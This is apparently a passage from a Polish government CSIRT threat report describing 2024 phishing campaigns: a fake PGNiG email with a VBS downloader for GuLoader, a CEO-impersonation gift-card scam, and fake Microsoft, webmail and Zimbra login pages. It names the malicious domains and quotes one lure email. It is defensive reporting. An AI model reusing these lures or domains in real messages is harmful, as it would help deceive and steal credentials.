[4] Remcos RAT – złośliwe oprogramowanie w postaci trojana zdalnego dostępu (ang. Remote Access Trojan, RAT), które pozwala na kontrolowanie zainfekowanego systemu na odległość.


Następnym zaobserwowanym incydentem była kampania socjotechniczna, której celem była infekcja urządzeń odbiorców złośliwym oprogramowaniem. Nadawca podszywał się w mailu pod spółkę PGNiG Obrót Detaliczny sp. z o.o. Mail o tytule *PGNiG – Wniosek o ofertę: Projekt Suwalki 2025/2026* miał na celu zaintrygować swoją treścią odbiorcę i nakłonić go do wejścia w interakcję z załącznikiem. Załączone archiwum o nazwie *PGNIG Wniosek o oferte Projekt Suwalki 20252026.gz* zawierało plik VBS o tożsamej nazwie. Analiza przeprowadzona przez Zespół CSIRT GOV wykazała, iż skrypt odpowiedzialny był za pobranie z domeny *mobiera.ro* złośliwego oprogramowania zaklasyfikowanego jako trojan GuLoader.




Rysunek 11. Phishingowa wiadomość e-mail wraz ze złośliwym załącznikiem w archiwum .gz

Zagrożenia odnotowane w III kwartale 2024 roku

W lipcu 2024 roku miała miejsce kampania, w której adwersarz podszywał się m.in. pod prezesa kluczowej instytucji rynku finansowego. Odbiorcami korespondencji byli pracownicy instytucji, pod którą atakujący się podszywał. Wiadomości o temacie w postaci imienia obiorcy wysyłane były z adresu w domenie *gmail.com*. Nadawca zachęcał w treści odbiorcę do przesłania własnego numeru telefonu celem dalszego kontaktu. Dalsza korespondencja była inicjowana przez atakującego za pośrednictwem komunikatora WhatsApp, co finalnie miało na celu wyłudzenie środków finansowych poprzez zakupione przez ofiarę karty podarunkowe.




Rysunek 12. Phishingowa wiadomość e-mail mająca na celu nakłonienie ofiary do podjęcia kontaktu z atakującym




Rysunek 13. Rozmowa pracownika instytucji z adwersarzem za pośrednictwem komunikatora WhatsApp


Następną kampanią zaobserwowaną przez CSIRT GOV była próba wyłudzenia danych logowania poprzez wykorzystanie wizerunku firmy Microsoft, w tym logotypu SharePoint w ramach rozpowszechnianych maili phishingowych z plikiem graficznym. Plik ten stanowił hiperłącze do zasobu SharePoint ze złośliwą zawartością. Nadawcą był adres w domenie *werk.belgie.be*, który powiązany jest z prywatną firmą (dane wskazują na przejęcie skrzynki mail). Treść korespondencji zachęcała odbiorcę do wejścia w interakcję z hiperłączem, przekierowującym użytkownika na stronę w ramach subdomeny usługi SharePoint. We wskazanej lokalizacji znajdował się dokument w formacie PDF mający za zadanie imitować okno dialogowe Microsoft. Treść fałszywego okna dialogowego informowała użytkownika o dokumentach udostępnionych przez nadawcę, z którymi należało się zapoznać poprzez zawarty link. Pod danym linkiem znajdował się panel logowania mający przypominać ten od firmy Microsoft. Zależnie od weryfikacji użytkownika wyświetlał się podstawiony panel logowania lub rzeczywisty w domenie Microsoft.



Rysunek 14. Wiadomość z hiperłączem do zasobu w sieci Internet




Rysunek 15. Dokument dostępny na platformie SharePoint mający imitować rzeczywiste powiadomienie o oczekującym dokumencie




Rysunek 16. Podstawiony panel logowania do usług firmy Microsoft

W sierpniu 2024 roku Zespół CSIRT GOV uzyskał informację o wystąpieniu kampanii phishingowej, w której adwersarz stosował różne techniki podszycia celem wyłudzenia danych uwierzytelnienia do poczty elektronicznej odbiorcy, m.in. podszycia się pod administratora poczty w instytucji odbiorcy. Wiadomości o temacie *Sprawdzenie konfiguracji dla {DOMENA_INSTYTUCJI}* tudzież *Problem z wysyłaniem/odbieraniem poczty na {NAZWA_INSTYTUCJI}* wysyłane były z rozmaitych adresów email. Wiadomość ta informowała odbiorcę o rzekomych problemach z dostarczaniem wiadomości email. Celem rozwiązania opisanego problemu użytkownik miał zalogować się na konto poczty elektronicznej poprzez zawarte we wiadomości hiperłącze. Link ten powiązany był z domeną *ipfs.io*, na której znajdował się podstawiony panel logowania wykorzystujący wizerunek instytucji.




Rysunek 17. Wiadomości informująca o rzekomych problemach z konfiguracją usługi




Rysunek 18. Podstawiony panel logowania do usługi webmail

Następną kampanią socjotechniczną zaobserwowaną w sierpniu 2024 roku przez Zespół CSIRT GOV były wiadomości o temacie *<Ostatnie ostrzeżenie> Hasło do e-maila Zimbra wygaśnie* za 48 *godzin, począwszy od dzisiaj*, które dystrybuowano za pomocą adresu należącego do dyrektora jednej z placówek oświaty na terenie kraju. Celem zachowania dotychczasowego hasła należało zalogować się poprzez podstawiony panel logowania usługi Zimbra, który był dostępny pod zamieszczonym hiperłączem odwołującym się do strony w domenie *firebasestorage.googleapis.com*.




Rysunek 19. Wiadomość wysłana ze skompromitowanej skrzynki poczty elektronicznej



Rysunek 20. Sfałszowany panel logowania do usługi Zimbra

W drugiej połowie sierpnia 2024 roku Zespół CSIRT GOV uzyskał informację o wystąpieniu kampanii phishingowej, w której adwersarz podszywa się pod administratora poczty elektronicznej atakowanej instytucji. Wiadomości o temacie *Przegląd kodeksu postępowania {NAZWA_INSTYTUCJI}* wysyłane były z adresu w domenie *gmail.com*. Przykładowa wiadomość informowała odbiorcę o rzekomej niedawnej aktualizacji kodeksu postępowania i polityki firmy. Celem zapoznania się z ww. dokumentem – zgodnie z treścią – należało kliknąć w hiperłącze. Link ten powiązany był z domeną *boomers-cloud.info*. Na danej stronie znajdował się spreparowany panel logowania przypominający ten do usług firmy Microsoft oraz informacja o rzekomym udostępnieniu plików odbiorcy wiadomości, które można zobaczyć pod dostępnym kodem QR. Przedmiotowy kod QR przekierowywał na stronę w domenie *76y.evelumbi.com*.


Internal Communication
nicolebradley139@gmail.com

Reply | Forward | Archive | Junk | Delete | More

Przegląd kodeksu postępowania

Szanowni Państwo,

Z przyjemnością informujemy, że niedawno zaktualizowaliśmy kodeks postępowania i politykę firmy na rok 2024, aby odzwierciedlić aktualne praktyki zatrudnienia i przepisy prawa pracy.


Prosimy o uważne przeczytanie, ponieważ od ostatniej wersji zaszły pewne istotne zmiany.

ZOBACZ PDF TUTAJ i zapoznaj się z nim.


Z wyrazami szacunku,

[redacted]
Chief Executive Officer
[redacted]

Rysunek 21. Phishingowa wiadomość e-mail wraz ze złośliwym odnośnikiem




Rysunek 22. Spreparowany dokument dostępny na platformie SharePoint mający imitować rzeczywiste powiadomienie o oczekującym pliku

